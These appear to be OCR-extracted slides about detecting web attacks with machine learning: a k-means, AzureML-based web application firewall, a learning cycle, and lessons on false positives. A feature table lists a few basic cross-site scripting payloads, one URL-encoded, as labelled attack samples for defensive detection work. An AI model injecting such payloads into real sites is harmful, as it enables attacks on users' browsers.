
k-means clustering in AzureML




Feature engineering

Param	Size	Keywords	Attack
surface	7	0	N
<script>alert("XSS");</script>	30	3	Y
<script src="XXS.js"></script>	30	2	Y
%3Cscript%3Ealert(%22XSS%22)%3B%3C%2Fscript%3E	46	3	?

Hardship: ground truth …



User Traffic
Good
Bad
Online Services
WebSec
Cosmos
Usage Data
Operational Data
Recognizer
Recognized Bad Traffic

Learning cycle




Scoring	Action
True Positive	☺
True Negative	☺
False Positive	Boosting GT
False Negative	Boosting GT

Deployment


ML-based WAF
EndPoint1
Service1
Initialize()
ML metadata service
Offline learning
ML-based WAF
EndPoint2
Service2

What is “normal” traffic?



Machine learning scenario takeaways

Attacks are detectable from your data

Rule-based approach doesn't scale

ML-based approach can provide "confidence" that requests, sessions or "groups of events" are attacks

You are seeking for the unexplained deviations from "normal"

Issues

Heisenberg principle: observing the system affects its behavior

False positives: 10 billion requests with 0.1% false positives = 10 million "incidents" to investigate

Real time correlation of usage data and operational data is hard

Review

Using big data to find service attack surface

Helps to learn about usage patterns

Anticipate vulnerabilities proactively

Using machine learning to detect malicious requests

